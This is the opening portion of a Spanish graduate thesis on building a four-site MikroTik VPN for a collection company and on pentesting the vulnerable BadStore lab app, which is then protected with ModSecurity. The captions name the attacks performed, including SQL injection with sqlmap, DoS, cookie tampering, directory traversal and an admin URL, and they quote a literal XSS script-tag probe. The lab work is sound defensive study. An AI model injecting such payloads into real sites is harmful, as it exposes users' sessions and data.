

**DISEÑO E IMPLEMENTACIÓN DE UNA INFRAESTRUCTURA DE RED PARA  
LA INTERCONEXIÓN PARA CUATRO SEDES (CIUDADES) DEL CASO DE  
ESTUDIO DE LA EMPRESA DE COBRANZA XYZ**

**MILADY GÓMEZ YATE**

**UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA.  
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA  
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA  
PROYECTO DE SEGURIDAD INFORMÁTICA II  
IBAGUÉ, TOLIMA  
2019**

**DISEÑO E IMPLEMENTACIÓN DE UNA INFRAESTRUCTURA DE RED PARA  
LA INTERCONEXIÓN PARA CUATRO SEDES (CIUDADES) DEL CASO DE  
ESTUDIO DE LA EMPRESA DE COBRANZA XYZ**

**MILADY GÓMEZ YATE**

**Proyecto de grado Para optar al título de  
Especialista en seguridad informática**

**Director  
ALEXANDER LARRAHONDO NUÑEZ  
Ingeniero de Sistemas**

**UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA.  
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA  
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA  
PROYECTO DE SEGURIDAD INFORMÁTICA II  
IBAGUÉ, TOLIMA  
2019**

**Nota de aceptación:**

---

---

---

---

---

---

---

**Jurado**

---

**Jurado**

**Ibagué Tolima, 24 Diciembre 2019**

## **DEDICATORIA**

A mi madre, por sus esfuerzos y dedicación, a mi padre por su apoyo y disciplina, a ellos por confiar siempre en mí, mostrándome su cariño.

A mi hermana por compartir momentos significativos, su comprensión y disposición a escucharme y ayudarme en cualquier momento.

## **AGRADECIMIENTOS**

A mi familia, que siempre han estado cerca de mi dándome su apoyo incondicional y demostrándome ser siempre fuerte.

A mis amigos, por acompañarme durante el camino, compartiendo conmigo buenos y malos momentos.

A mis compañeros de la facultad, que han compartido conmigo las enseñanzas.

A los maestros, por depositar en mí sus conocimientos.

## CONTENIDO

	pág.
<b>GLOSARIO</b>	<b>19</b>
<b>RESUMEN</b>	<b>20</b>
<b>ABSTRACT</b>	<b>21</b>
<b>1. INTRODUCCIÓN</b>	<b>22</b>
<b>2. OBJETIVOS</b>	<b>23</b>
<b>2.1 OBJETIVO GENERAL</b>	<b>23</b>
<b>2.2 OBJETIVOS ESPECÍFICOS</b>	<b>23</b>
<b>3. PLANTEAMIENTO DEL PROBLEMA</b>	<b>24</b>
<b>3.1 DEFINICION DEL PROBLEMA</b>	<b>24</b>
<b>3.2 JUSTIFICACIÓN</b>	<b>25</b>
<b>4. MARCO REFERENCIAL</b>	<b>26</b>
<b>4.1 MARCO TEÓRICO</b>	<b>26</b>
<b>4.1.1 Concepto de red</b>	<b>26</b>
<b>4.1.2 Tipos de red</b>	<b>26</b>
<b>4.1.3 Red privada Virtual (VPN)</b>	<b>27</b>
<b>4.1.4 Seguridad en VPN</b>	<b>27</b>
<b>4.1.5 Arquitectura de las VPN</b>	<b>27</b>
<b>4.1.6 Servidor de telefonía IP</b>	<b>28</b>

<b>4.1.7 Túneles</b>	<b>28</b>
<b>4.1.8 Tipo de túneles</b>	<b>29</b>
<b>4.1.9 Protocolos de Túneles</b>	<b>29</b>
<b>4.1.10 Métodos de Autenticación</b>	<b>30</b>
<b>4.1.11 Tipos de ataques</b>	<b>30</b>
<b>4.1.12 Protocolo TCP/IP</b>	<b>33</b>
<b>4.1.13 Servidor FTP</b>	<b>34</b>
<b>4.1.14 Servidor WEB</b>	<b>34</b>
<b>4.1.15 Seguridad en red</b>	<b>35</b>
<b>4.1.16 Políticas de seguridad</b>	<b>35</b>
<b>4.1.17 Mikrotik</b>	<b>36</b>
<b>4.1.18 VPN</b>	<b>37</b>
<b>4.1.19 Cortafuegos</b>	<b>37</b>
<b>4.1.20 Origen de internet</b>	<b>37</b>
<b>4.1.21 Protocolo HTTP</b>	<b>37</b>
<b>4.1.22 Tipos de ataques informáticos</b>	<b>38</b>
<b>4.2 MARCO CONCEPTUAL</b>	<b>40</b>
<b>4.2.1 Servicios VPN</b>	<b>40</b>
<b>4.2.2 Protocolos de comunicación VPN</b>	<b>41</b>
<b>4.2.3 RouterOS L4</b>	<b>42</b>
<b>4.2.4 ATAQUES en servidores web</b>	<b>42</b>
<b>4.2.5 WEB APPLICATION FILTER</b>	<b>43</b>
<b>4.3 MARCO LEGAL</b>	<b>44</b>
<b>4.4 MARCO ESPACIAL</b>	<b>46</b>

<b>4.5 MARCO METODOLÓGICO</b>	<b>47</b>
<b>4.6 DIAGRAMA DE SOLUCION</b>	<b>48</b>
<b>5. RESULTADOS</b>	<b>49</b>
<b>5.1 INFRAESTRUCTURA DE RED PARA LA INTERCONEXIÓN PARA CUATRO SEDES DE LA EMPRESA DE COBRANZA “XYZ”.</b>	<b>49</b>
5.1.1 Equipos usados	49
5.1.2 Definición de direccionamiento	51
5.1.3 Configuración de IP PÚBLICA en MIKROTIK	52
5.1.4 Creación de VPN	55
5.1.5 Configuración de red local en la RouterBoard de las sedes	59
5.1.6 Topología de red empresa XYZ	62
5.1.7 Políticas de seguridad aplicadas	63
5.1.8 Síntesis de las vulnerabilidades	70
5.1.9 Análisis de vulnerabilidad y prueba de penetración de prueba.	71
<b>5.2 PROPUESTA DE ASEGURAMIENTO</b>	<b>102</b>
5.2.1 Políticas de seguridad	102
5.2.2 Implementación de soluciones de seguridad	106
5.2.3 Auditoria de seguridad	112
5.2.4 Análisis de vulnerabilidades	112
<b>5.3 WEB APPLICATION FIREWALL</b>	<b>113</b>
5.3.1 Funcionalidades	113
5.3.2 Características	114
5.3.3 Ventajas	114
5.3.4 Desventajas	115

<b>5.3.5 Instalación</b>	<b>116</b>
<b>5.3.6 Prueba de penetración CON WAF.</b>	<b>124</b>
<b>5.3.7 Síntesis de las vulnerabilidades</b>	<b>130</b>
<b>CONCLUSIONES</b>	<b>131</b>
<b>RECOMENDACIONES</b>	<b>132</b>
<b>BIBLIOGRAFÍA</b>	<b>133</b>
<b>ANEXOS</b>	<b>136</b>

## LISTA DE ILUSTRACIONES

	pág.
<i>Ilustración 1 Dirección IP BadStore</i> .....	71
<i>Ilustración 2 Uso de la petición &lt;script&gt;alert ("Vulnerabilidad ataques XSS") &lt;/script&gt;"</i> .....	71
<i>Ilustración 3 Resultados ataque XSS</i> .....	72
<i>Ilustración 4 Dirección IP BadStore</i> .....	73
<i>Ilustración 5 Verificación de funcionamiento servidor web</i> .....	73
<i>Ilustración 6 Verificación de similitud en variables</i> .....	74
<i>Ilustración 7 Ejecución del sqlmap</i> .....	75
<i>Ilustración 8 Resultados del análisis sqlmap</i> .....	75
<i>Ilustración 9 Obtención nombre de base de datos servidor web badstore</i> .....	76
<i>Ilustración 10 Nombre de base de datos servidor web badstore</i> .....	76
<i>Ilustración 11 Obtención Listado de tablas de base de datos servidor web badstore</i> .....	77
<i>Ilustración 12 Listado de tablas de base de datos servidor web badstore</i> .....	77
<i>Ilustración 13 Obtención Listado de columnas base de datos servidor web badstore</i> .....	78
<i>Ilustración 14 Listado de columnas base de datos servidor web badstore</i> .....	78
<i>Ilustración 15 Obtención Visualización de datos almacenados servidor web badstore</i> .....	79
<i>Ilustración 16 Visualización de datos almacenados servidor web badstore</i> .....	79

<b>Ilustración 17 Herramienta Anonymous Doser .....</b>	<b>80</b>
<b>Ilustración 18 IP de página web.....</b>	<b>80</b>
<b>Ilustración 19 Funcionamiento de página web.....</b>	<b>81</b>
<b>Ilustración 20 Envío de peticiones .....</b>	<b>81</b>
<b>Ilustración 21 Error en envío de peticiones.....</b>	<b>82</b>
<b>Ilustración 22 Verificación de funcionamiento página web .....</b>	<b>82</b>
<b>Ilustración 23 Bloqueo de página web.....</b>	<b>83</b>
<b>Ilustración 24 Conexión BadStore.....</b>	<b>84</b>
<b>Ilustración 25 Registro de Usuario.....</b>	<b>84</b>
<b>Ilustración 26 Herramienta de desarrollo .....</b>	<b>85</b>
<b>Ilustración 27 Cookies Asociados.....</b>	<b>85</b>
<b>Ilustración 28 Copia de los cookies asociados.....</b>	<b>86</b>
<b>Ilustración 29 Codificación en base24 .....</b>	<b>86</b>
<b>Ilustración 30 Codificación en MD5.....</b>	<b>87</b>
<b>Ilustración 31 Registro de usuario .....</b>	<b>88</b>
<b>Ilustración 32 Productos seleccionados .....</b>	<b>88</b>
<b>Ilustración 33 Valor de compra.....</b>	<b>89</b>
<b>Ilustración 34 Cookies asociado .....</b>	<b>89</b>
<b>Ilustración 35 Descripción de cookie .....</b>	<b>90</b>
<b>Ilustración 36 Resultado de modificación de cookies.....</b>	<b>90</b>
<b>Ilustración 37 Conexión página web BadStore .....</b>	<b>91</b>
<b>Ilustración 38 Registro de Usuario.....</b>	<b>91</b>
<b>Ilustración 39 Herramienta Inspección de elementos .....</b>	<b>92</b>
<b>Ilustración 40 Cambio de parámetro Value en Name.....</b>	<b>92</b>

<b>Ilustración 41 Método Post .....</b>	<b>93</b>
<b>Ilustración 42 Conexión link 192.168.254.138/cgi-bin/badstore.cgi?action=admin .....</b>	<b>93</b>
<b>Ilustración 43 Datos personales Usuarios.....</b>	<b>94</b>
<b>Ilustración 44 Opción View Sales Reports.....</b>	<b>94</b>
<b>Ilustración 45 Datos de Tarjeta de crédito .....</b>	<b>95</b>
<b>Ilustración 46 Verificación de conexión de página web .....</b>	<b>96</b>
<b>Ilustración 47 Comando para obtener link.....</b>	<b>96</b>
<b>Ilustración 48 Link obtenido de la prueba .....</b>	<b>97</b>
<b>Ilustración 49 Cambio de valores en el link obtenido.....</b>	<b>97</b>
<b>Ilustración 50 Resultado de Directory Transversal.....</b>	<b>97</b>
<b>Ilustración 51 Verificación de conexión de página web .....</b>	<b>98</b>
<b>Ilustración 52 Verificación de acción "Action" .....</b>	<b>98</b>
<b>Ilustración 53 Verificación de modificación de URL.....</b>	<b>99</b>
<b>Ilustración 54 Comando Robots .....</b>	<b>99</b>
<b>Ilustración 55 Copias de seguridad página web .....</b>	<b>100</b>
<b>Ilustración 56 Datos obtenidos en las copias de seguridad. ....</b>	<b>100</b>
<b>Ilustración 57 Datos obtenidos en las copias de seguridad.....</b>	<b>101</b>
<b>Ilustración 58 Activos y Valoración Cualitativa.....</b>	<b>103</b>
<b><i>Ilustración 59 Valoración Cuantitativa .....</i></b>	<b>104</b>
<b><i>Ilustración 60 Amenazas - Plan de tratamiento.....</i></b>	<b>105</b>
<b>Ilustración 61 Instalación de Modsecurity .....</b>	<b>116</b>
<b>Ilustración 62 Reinicio del servidor Apache.....</b>	<b>117</b>
<b>Ilustración 63 Verificación del estado del Módulo Modsecurity .....</b>	<b>117</b>
<b>Ilustración 64 Ingreso a la carpeta crs del módulo Modsecurity .....</b>	<b>118</b>

<b>Ilustración 65 Rules ModSecurity.....</b>	<b>118</b>
<b>Ilustración 66 Archivos y directorios .....</b>	<b>119</b>
<b>Ilustración 67 Modificación de la regla REQUEST-920PROTOCOL-ENFORCEMENT.conf.....</b>	<b>119</b>
<b>Ilustración 68 Ingreso archivo modsecurity.conf. ....</b>	<b>120</b>
<b>Ilustración 69 Modificación archivo modsecurity.conf. ....</b>	<b>120</b>
<b>Ilustración 70 Verificación de estado del modulo .....</b>	<b>121</b>
<b>Ilustración 71 fichero /etc/apache2/site-available – 000-default.conf.....</b>	<b>121</b>
<b>Ilustración 72 Contenido 000-default.conf.....</b>	<b>122</b>
<b>Ilustración 73 VirtualHost.....</b>	<b>122</b>
<b>Ilustración 74 Verificación de modificaciones .....</b>	<b>123</b>
<b>Ilustración 75 Servidor BadStore .....</b>	<b>124</b>
<b>Ilustración 76 Uso de la petición &lt;script&gt;alert ("Vulnerabilidad ataques XSS") &lt;/script&gt;" .....</b>	<b>124</b>
<b><i>Ilustración 77 Resultados ataque XSS.....</i></b>	<b>125</b>
<b>Ilustración 78 Comando de consola Windows .....</b>	<b>126</b>
<b>Ilustración 79 Resultado Ataque de inyección SQL .....</b>	<b>126</b>
<b>Ilustración 80 IP de página web.....</b>	<b>127</b>
<b>Ilustración 81 Envío de peticiones .....</b>	<b>127</b>
<b>Ilustración 82 Error en envío de peticiones.....</b>	<b>128</b>
<b>Ilustración 83 Comando Robots .....</b>	<b>129</b>
<b>Ilustración 84 Copias de seguridad página web .....</b>	<b>129</b>

## LISTA DE FIGURAS

	pág.
Figura 1 Funcionamiento del Protocolo HTTP .....	38
Figura 2 Red VPN.....	40
Figura 3 Conexión de VPN enrutador a enrutador .....	40
Figura 4 Conexión de una VPN de cliente a enrutador.....	41
Figura 5 Servidor de acceso a la red de cliente a VPN.....	41
Figura 6 Topología de red implementada en la empresa XYZ .....	49
Figura 7 Direccionamiento Sede Bogotá .....	51
Figura 8 Direccionamiento Sede Medellín .....	51
Figura 9 Direccionamiento Sede Bucaramanga.....	51
Figura 10 Direccionamiento Sede Claro .....	51
Figura 11 Herramienta Ip Addresses.....	52
Figura 12 Configuración Ip pública .....	52
Figura 13 Herramienta Routes .....	53
Figura 14 Configuración puerta de enlace.....	53
Figura 15 Herramienta DNS.....	54
Figura 16 Configuración de DNS .....	54
Figura 17 Herramienta PPP .....	55
Figura 18 Configuración de VPN .....	55
Figura 19 Configuración de VPN routerboard principal .....	56
Figura 20 Herramienta PPP en RouterBoard .....	57

<b>Figura 21 Pestaña Interface .....</b>	<b>57</b>
<b>Figura 22 Protocolos de VPN.....</b>	<b>57</b>
<b>Figura 23 Configuración de VPN en RouterBoard Sede.....</b>	<b>58</b>
<b>Figura 24 Configuración de VPN routerboard en cada Sede .....</b>	<b>58</b>
<b>Figura 25 Pestaña Interface en la herramienta PPP.....</b>	<b>59</b>
<b>Figura 26 Obtención de IP Remota.....</b>	<b>59</b>
<b>Figura 27 Herramienta IP Addresses .....</b>	<b>60</b>
<b>Figura 28 Configuración de IP Local para agentes.....</b>	<b>60</b>
<b>Figura 29 IP Local de los agentes .....</b>	<b>61</b>
<b>Figura 30 Infraestructura de red para la interconexión para cuatro sedes (ciudades) de la empresa de cobranza “xyz.....</b>	<b>62</b>
<b>Figura 31 Herramienta Users .....</b>	<b>63</b>
<b>Figura 32 Usuarios existentes en la RouterBoard .....</b>	<b>63</b>
<b>Figura 33 Herramienta cambio de Nombre de Usuario .....</b>	<b>64</b>
<b>Figura 34 Herramienta Password .....</b>	<b>64</b>
<b>Figura 35 Ventana Change.....</b>	<b>65</b>
<b>Figura 36 Protocolos activados.....</b>	<b>65</b>
<b>Figura 37 Desactivación de protocolos .....</b>	<b>66</b>
<b>Figura 38 Cambio de Puertos .....</b>	<b>66</b>
<b>Figura 39 Rango de IP para conexión .....</b>	<b>67</b>
<b>Figura 40 Desactivar interface .....</b>	<b>67</b>
<b>Figura 41 Limitaciones de acceso por SSH.....</b>	<b>68</b>
<b>Figura 42 Desactivar reconocimiento de otros equipos en la red.....</b>	<b>68</b>
<b>Figura 43 Herramienta Tarpit .....</b>	<b>69</b>
<b>Figura 44 Herramienta Users .....</b>	<b>106</b>

<b>Figura 46 Usuarios existentes en la RouterBoard .....</b>	<b>106</b>
<b>Figura 47 Herramienta cambio de Nombre de Usuario .....</b>	<b>107</b>
<b>Figura 48 Herramienta Password .....</b>	<b>107</b>
<b>Figura 49 Ventana Change.....</b>	<b>108</b>
<b>Figura 50 Protocolos activados.....</b>	<b>108</b>
<b>Figura 51 Desactivación de protocolos .....</b>	<b>109</b>
<b>Figura 52 Cambio de Puertos .....</b>	<b>109</b>
<b>Figura 53 Desactivar interface.....</b>	<b>110</b>
<b>Figura 54 Limitaciones de acceso por SSH.....</b>	<b>110</b>
<b>Figura 55 Desactivar reconocimiento de otros equipos en la red.....</b>	<b>111</b>
<b>Figura 56 Herramienta Tarpit .....</b>	<b>111</b>

## LISTA DE TABLAS

	pág.
<b>Tabla 1 Matriz de trazabilidad de ataques, vulnerabilidades y técnicas</b>	<b>42</b>
<b>Tabla 2 Características de Routerboard</b>	<b>49</b>
<b>Tabla 3 Configuración de IP por sede</b>	<b>56</b>

## LISTA DE ANEXOS

	pág.
Anexo A. Video	136

## GLOSARIO

DOS: (sigla de Disk Operating System, "Sistema Operativo de Disco" y "Sistema Operativo en Disco") es un grupo de sistemas operativos usados en computadoras personales (PC).

COOKIE: Archivo que se crea y se almacena conteniendo información, que puede ser actividades realizadas por el usuario en un sitio web<sup>1</sup>.

GATEWAY: El Gateway es un dispositivo situado entre aparatos o dispositivos, y tiene la función de ser una interfaz de conexión, además de compartir recursos entre dos o más computadoras<sup>2</sup>.

IP: (*Internet Protocol*) Protocolo de Internet. Es un estándar que se usa para el envío y recepción de información en las redes que reúne paquetes conmutados<sup>3</sup>.

LAN: (*Local Area Network*) Red de Área Local, esta red realiza la representación de dispositivos físico pequeño, como puede ser una oficina o un edificio. La interconexión se realiza a través de un cable o de ondas.

SQL: (*Structured Query Language*) Lenguaje que gestiona las bases de datos de carácter relacional<sup>4</sup>.

---

<sup>1</sup> González, Gabriela. Qué son las cookies de tu navegador y para qué sirven. s.l.: Blogthinkbig.com, septiembre de 2014. 19 p.

<sup>2</sup> Pantaleo, José. Redes informáticas II. s.l.: quizlet. Pequeño Diccionario de término de información. 19 p.

<sup>3</sup> Pérez Porto, Julián y Merino, María. DEFINICIÓN DE. 2019 19p.

<sup>4</sup> Rouse, Margaret. Base de datos relacional. s.l.: SearchDataCenter, 2015. 19 p.

## RESUMEN

Las redes son en una empresa son de gran importancia pues a partir de ellas se puede transmitir información de una forma segura en tiempo real y a cualquier parte del mundo, reduciendo los envíos físicos, que suelen ser costoso y demorados.

Las VPN han tenido gran acogida ya que permiten a los usuarios acceder a desde otros sitios a la información necesaria en tiempo real sin tener que desplazarse hasta el sitio.

Los ataques a las aplicaciones web tienden a ser más comunes y diversos, en la actualidad las organizaciones invierten un capital para poder crear planes de aseguramiento que garanticen la protección a las aplicaciones, entre las amenazas más comunes se encuentran la inyección de código SQL, (*Cross Site Scripting*)<sup>5</sup>, las debilidades pueden provocar errores críticos.

El presente proyecto tiene como propuesta el diseñar e implementar un prototipo de Red Virtual Privada VPN para interconectar las sedes de una empresa situados en diferentes ciudad (Bogotá, Medellín, Bucaramanga y Cali), las cuales necesitan estar conectadas a un cluster de Servidores que se encuentra ubicados en la ciudad de Bogotá; se realiza una arquitectura de red según las observaciones de la empresa la cual se implementara dicho proyecto, se deberá configurar el direccionamiento privado, los parámetros de IP públicas propios de cada proveedor de servicio de internet; además se realizar pruebas de posibles vulnerabilidades de una página web, el desarrollo del proyecto se crean las posibles soluciones a los ataques positivos, implementado planes de contingencia y barreras.

La metodología a ser desarrollada durante el desarrollo de la actividad es de tipo experimental donde se realizará en máquinas virtuales.

### **Palabras clave:**

Ataque, Aplicaciones, Servidor web, Amenazas, Ataques.

---

<sup>5</sup> Pakala, Sangrita. Preguntas Frecuentes sobre seguridad en aplicaciones web (OWASP FAQ). s.l.: The Open Web Application Security Project, 25 de enero de 2005. 20 p.

## ABSTRACT

The networks in a company are of great importance because from them you can transmit information in a secure way in real time and anywhere in the world, reducing physical shipments, which are usually expensive and delayed.

VPNs have been well received because they allow users to access the necessary information from other sites in real time without having to navigate to the site.

Attacks to web applications tend to be more common and diverse, today organizations invest capital to be able to create insurance plans that guarantee protection to applications, among the most common threats are the injection of SQL code, (Cross Site Scripting), weaknesses can cause critical errors.

The purpose of this project is to design and implement a VPN Virtual Private Network prototype to interconnect the headquarters of a company located in different cities (Bogotá, Medellín, Bucaramanga and Cali), which need to be connected to a cluster of Servers that are It is located in the city of Bogotá; a network architecture is made according to the observations of the company which will implement said project, the private addressing, the public IP parameters of each internet service provider must be configured; In addition to testing possible vulnerabilities of a web page, the development of the project will create possible solutions to positive attacks, implemented contingency plans and barriers.

The methodology to be developed during the development of the activity is of an experimental type where it will be carried out in virtual machines.

## 1. INTRODUCCIÓN

En el presente trabajo se diseñará una Red Privada Virtual (VPN) para la interconexión de cuatro sedes de la empresa de cobranza “XYZ” además de análisis de vulnerabilidad y pruebas de penetración quienes están encargados de realizar las llamadas a los clientes que han sido reportados por los bancos, actualmente cada sede maneja sus propios protocolos, creando perdida de información y desorden.

Se requiere el diseño de una red que permita una comunicación segura, con el uso de VPN's a través de internet; ya que se presenta la importancia de manejar la información de forma segura, en las diferentes sedes, la implementación de la red debe permitir que los sedes pueden enviar y trasmitir datos.

El tipo de investigación que vamos a desarrollar en el siguiente proyecto es de tipo cuasi-experimental.

## **2. OBJETIVOS**

### **2.1 OBJETIVO GENERAL**

- Diseñar e implementar una infraestructura de red para la interconexión de cuatro sedes de la empresa de cobranza “XYZ” y Diseño e implementación de WEB APPLICATION FILTER que permita proteger la aplicación web.

### **2.2 OBJETIVOS ESPECÍFICOS**

- Diseño, configuración y desarrollo de infraestructura de red.
- Probar la infraestructura de red implementada, teniendo en cuenta conectividad entre sedes.
- Analizar las vulnerabilidades de la empresa, por medio del uso de herramientas para realizar ataques de seguridad en escenarios controlado.
- Realizar una propuesta de aseguramiento que permita mitigar los riesgos informáticos de la empresa.

### **3. PLANTEAMIENTO DEL PROBLEMA**

#### **3.1 DEFINICION DEL PROBLEMA**

La empresa XYZ presta servicio de BPO y Contact Center a clientes corporativos quienes buscan contactarse con sus clientes para ofrecer los servicios de: Servicio al Cliente, Venta, Cobranzas, Mesa de Servicios, por medio de diferentes canales: telefónicos, virtuales y presenciales.

Con el gran crecimiento que ha tenido la empresa y sus clientes ha sido necesario que los agentes repartidos en las diferentes ciudades pueden tener acceso a clúster de servidores que cuenta la empresa en su totalidad, ya que a petición de los clientes quienes tienen también diferentes sede solicita que la información sea unificada; actualmente cada sede cuenta con su propio sistema de email, su propio servidor de telefonía IP, he incluso su propio aplicativo de gestión, causando que la información entre sede sea más complejo inclusive para los usuarios; se utilizan metodologías como transporte de información mediante Mail, Cd y medios de almacenamiento externo que hace insegura el manejo de la información.

Además de ello desean que se realice pruebas de vulnerabilidades y pruebas de penetración a los productos, donde se debe registrar todos los ataques de informática, evidenciando si la aplicación BADSTORE puede llegar a ser segura.

### **3.2 JUSTIFICACIÓN**

La información de las sedes está siendo transportada por vía correos electrónico, correo certificado, CD y medios de almacenamiento externo, lo que podría ocasionar pérdida de información, ya que no se cuentan con las medidas de seguridad informáticas necesarias; es por ello que es necesario la implementación de una nueva infraestructura de red usando VPN para poder integrar la red interna de la empresa en una sola.

Las redes con VPN permiten la conexión de redes separadas físicamente, en ellas se puede transmitir información de una forma segura.

La disminución de tiempos en el envío de información, además de poder transportar datos por redes virtuales, reduce considerablemente los costos de gestión de la empresa puesto que se evitarían los envíos por correos certificados, inclusive los viáticos de los trabajadores quienes realizan funciones de envío y entrega de paquetes.

La concentración de las redes permite para los administradores de la red mejorar el monitoreo de cada red, llevando un seguimiento de ello.

El presente trabajo se enfoca en estudiar las vulnerabilidades y penetraciones que puedan existir en la aplicación BadStore, ya que la empresa creadora desea saber qué tipo de seguridad tiene dicha aplicación, así mismos también se realiza una propuesta de aseguramiento que permita mitigar el riesgo que pueda presentar la aplicación.

## 4. MARCO REFERENCIAL

### 4.1 MARCO TEÓRICO

#### 4.1.1 Concepto de red

Las redes es una conexión que permite la transferencia electrónica de información entre usuarios, este grupo de usuario está conformado por dispositivos y computadores. Los dispositivos dentro de una red realizan la trasmisión de información de uno a otro, en grupos de impulsos eléctricos pequeños (conocidos como paquetes). Este paquete guarda la dirección del dispositivo transmisor (la dirección fuente) y la del dispositivo receptor (dirección de destino). El equipo situado dentro de la red usa esta información de la dirección para ayudar al paquete a llegar a su destino<sup>6</sup>.”

La red se encarga que la información que se envía sea recibida<sup>7</sup> .

#### 4.1.2 Tipos de red

Existen dos tipos de tecnologías de transmisión: Enlaces de difusión y enlaces de punto a punto.

Redes de área local (LAN): Redes de propiedad Privada que se encuentra en un mismo espacio, son usadas para conectar computadoras personales y estaciones de trabajo.

Redes de área metropolitana (MAN): Redes que se encuentra situadas en una ciudad como por ejemplo la red de televisión por cable.

Redes de área amplia (WAN): Redes que se situadas en una amplia geografía, como por ejemplo la red de teléfono.

Redes inalámbricas: Interconexión de sistemas<sup>8</sup>.

---

<sup>6</sup> Almachi Oñate, Paúl Noé y Chiluisa Quimbita, Carlos Orlando. 2010. Implementación de una VPN con seguridades de la red inalámbrica y red externa para la empresa exportadora de flores GP FLOWERS. Latacunga, Ecuador: 2010. 26 p.

<sup>7</sup> López, Aguilera. Seguridad Informática. s.l.: Edite, pág. 147. 26 p.

<sup>8</sup> Tanenbaum, Andrew S. Redes de computadoras. México: Pearson, 2003. 26 p.

### 4.1.3 Red privada Virtual (VPN)

Extensión de una red privada que se enlaza en red compartidas o públicas, allí se permite enviar datos entre dos computadoras por un enlace privado punto a punto<sup>9</sup>. Se pueden clasificar en

- Acceso remoto: Conexión de sitios remotos a través de internet a redes locales.
- Punto a punto: Conexión de redes completas a otras<sup>10</sup> (Ardila, 2015).

### 4.1.4 Seguridad en VPN

La VPN se caracteriza por tener una alta seguridad. La VPN requiere establecer un camino (túnel) en la red corporativa y la encriptación de los datos entre la PC del usuario y los servidores corporativos. Para llevar a cabo esta tarea hace uso de protocolos estándar de autenticación y encriptación los cuales hacen que se pueda ocultar los datos en entornos inseguros de internet, con la condición de que son accesibles a los usuarios corporativos<sup>11</sup>.

### 4.1.5 Arquitectura de las VPN

La arquitectura de las redes VPN se planifican de según las necesidades que presenta en cada una de las organizaciones en la que se va a implementar, el tipo de red debe ser clasificada según la capacidad técnica y adecuación para mantener e instalar este tipo de red, garantizando la seguridad, la infraestructura de hardware y el número de usuarios que harán uso de las redes. Actualmente las arquitecturas de redes privadas más usadas son las siguientes:

- Basada en hardware: Son routers que encriptan, tienen como características que ofrecen gran rendimiento, esto es debido a que no malgastan ciclos de procesador haciendo funcionar un sistema operativo. Además, cuenta con un hardware muy rápido y de fácil instalación.
- Basada en cortafuegos: Son utilizados con software de cortafuegos (firewall). Entre las ventajas que tiene es que los mecanismos de seguridad que usan los cortafuegos además tienen el acceso restringido a la red interna, pueden realizar la traducción de direcciones (NAT). Permitiendo tener los

---

<sup>9</sup> Windows. Redes privadas virtuales: una visión general. Microsoft. [En línea] 12 de agosto de 2009. P26-27.

<sup>10</sup> Ardila, Óscar. Que es y cómo usar un VPN. [En línea] 2015. 27 p.

<sup>11</sup> Ñacato Gualotuña, Marco Antonio. Diseño e implementación de una red privada virtual para la empresa hatu telecomunicaciones. Quito: s.n., 2007, págs. 45-46. 27 p.

requerimientos de autenticación fuerte. El rendimiento de este tipo decrece, ya que no se tiene hardware especializado de encriptación.

- **Basadas en software:** Esta arquitectura es necesaria cuando se presente los siguientes escenarios, los dos puntos de conexión de la VPN no son manipulados por la misma organización, otro escenario puede ser cuando los diferentes cortafuegos o routers no son usados por la misma organización. Este tipo ofrece el método más flexible en cuanto al manejo de tráfico de datos<sup>12</sup>.

#### **4.1.6 Servidor de telefonía IP**

La tecnología IP es una tecnología contigua a la de VoIP, es por ello por lo que se permite las llamadas telefónicas ordinarias sobre redes IP u otras redes de paquetes utilizando un PC, gateways y teléfonos estándares. Cuando realizamos una llamada telefónica por IP, nuestra voz es digitalizada, posteriormente se comprime y es enviado en paquetes de datos IP. El enrutamiento de una llamada es la actividad que en ruta la red hasta el punto final, seleccionando el Gateway VoIP más adecuado. Este enrutamiento se realiza según unas tablas de condiciones que se programan en distintos gateways VoIP denominados Servidores de Directorio cuando los paquetes son enviados a la persona con que se realiza la llamada, llegando a su destino, son ensamblados de nuevo, descomprimidos y convertidos en la señal de voz original, así mismo, un teléfono puede llamar a otro conectándose a un Gateway VoIP (directamente, a través de central telefónica o con llamada externa desde la calle) que digitalice y comprima la voz. Estos gateways VoIP soportan varios teléfonos/ conversaciones simultáneamente)<sup>13</sup>.

#### **4.1.7 Túneles**

Los túneles son una conexión que existe entre dos máquinas por medio de un protocolo seguro, como puede ser un intérprete de ordenes seguras (SSH), en el podemos realizar conexiones no seguras o transferencias inseguras, que pasaran de este modo a ser seguras. Siendo la conexión segura el túnel por el cual enviamos nuestros datos para que nadie más aparte de los interlocutores que se sitúan a cada extremo del túnel, pueda ver dichos datos<sup>14</sup>.

---

<sup>12</sup> Ñacato Gualotuña, Marco Antonio. Diseño e implementación de una red privada virtual para la empresa hato telecomunicaciones. Quito: s.n., 2007, págs. 45-46. p 27-28.

<sup>13</sup> Huidobro, José. Tecnologías de información y comunicación. Madrid: s.n., 2007. 28 p.

<sup>14</sup> Montes de los santos, Andrés, Corona Carrión, Jocelyn Carolina y González Beltrán, Jorge. Propuesta de implementación de una VPN. México: s.n., 2012. 28 p.

#### 4.1.8 Tipo de túneles

Los túneles pueden tener diferentes características esto difiere según como son creados:

- Túneles voluntarios: Un PC de usuario o de cliente puede emitir una solicitud VPN para configurar y crear un túnel voluntario. En este caso, el PC del usuario es un punto terminal del túnel y actúa como un cliente del túnel.
- Túneles obligatorios: Un servidor de acceso de marcación capaz de soportar una VPN configura y crea un túnel obligatorio. Con un túnel obligatorio, el PC del usuario deja de ser un punto terminal del túnel. Otro dispositivo, el servidor de acceso remoto, entre el PC del usuario y el servidor del túnel, es el punto terminal del túnel y actúa como el cliente<sup>15</sup> del túnel.

#### 4.1.9 Protocolos de Túneles

Los protocolos de enrutamiento punto a punto o de túnel, se clasifican en términos de los niveles de OSI. Los protocolos son los siguientes.

- PPTP: Microsoft crea un protocolo llamado PPTP el cual tiene la característica de realizar transferencias seguras desde un punto inicial que es el cliente remoto hasta redes privadas, empleando para ello tanto líneas telefónicas conmutadas como internet.
- L2F: El protocolo L2F tiene como objetivo suministrar un mecanismo de túnel para el transporte de tramas a nivel de enlace. El proceso de túnel involucra tres protocolos diferentes: protocolo pasajero, protocolo encapsulador y protocolo portador.
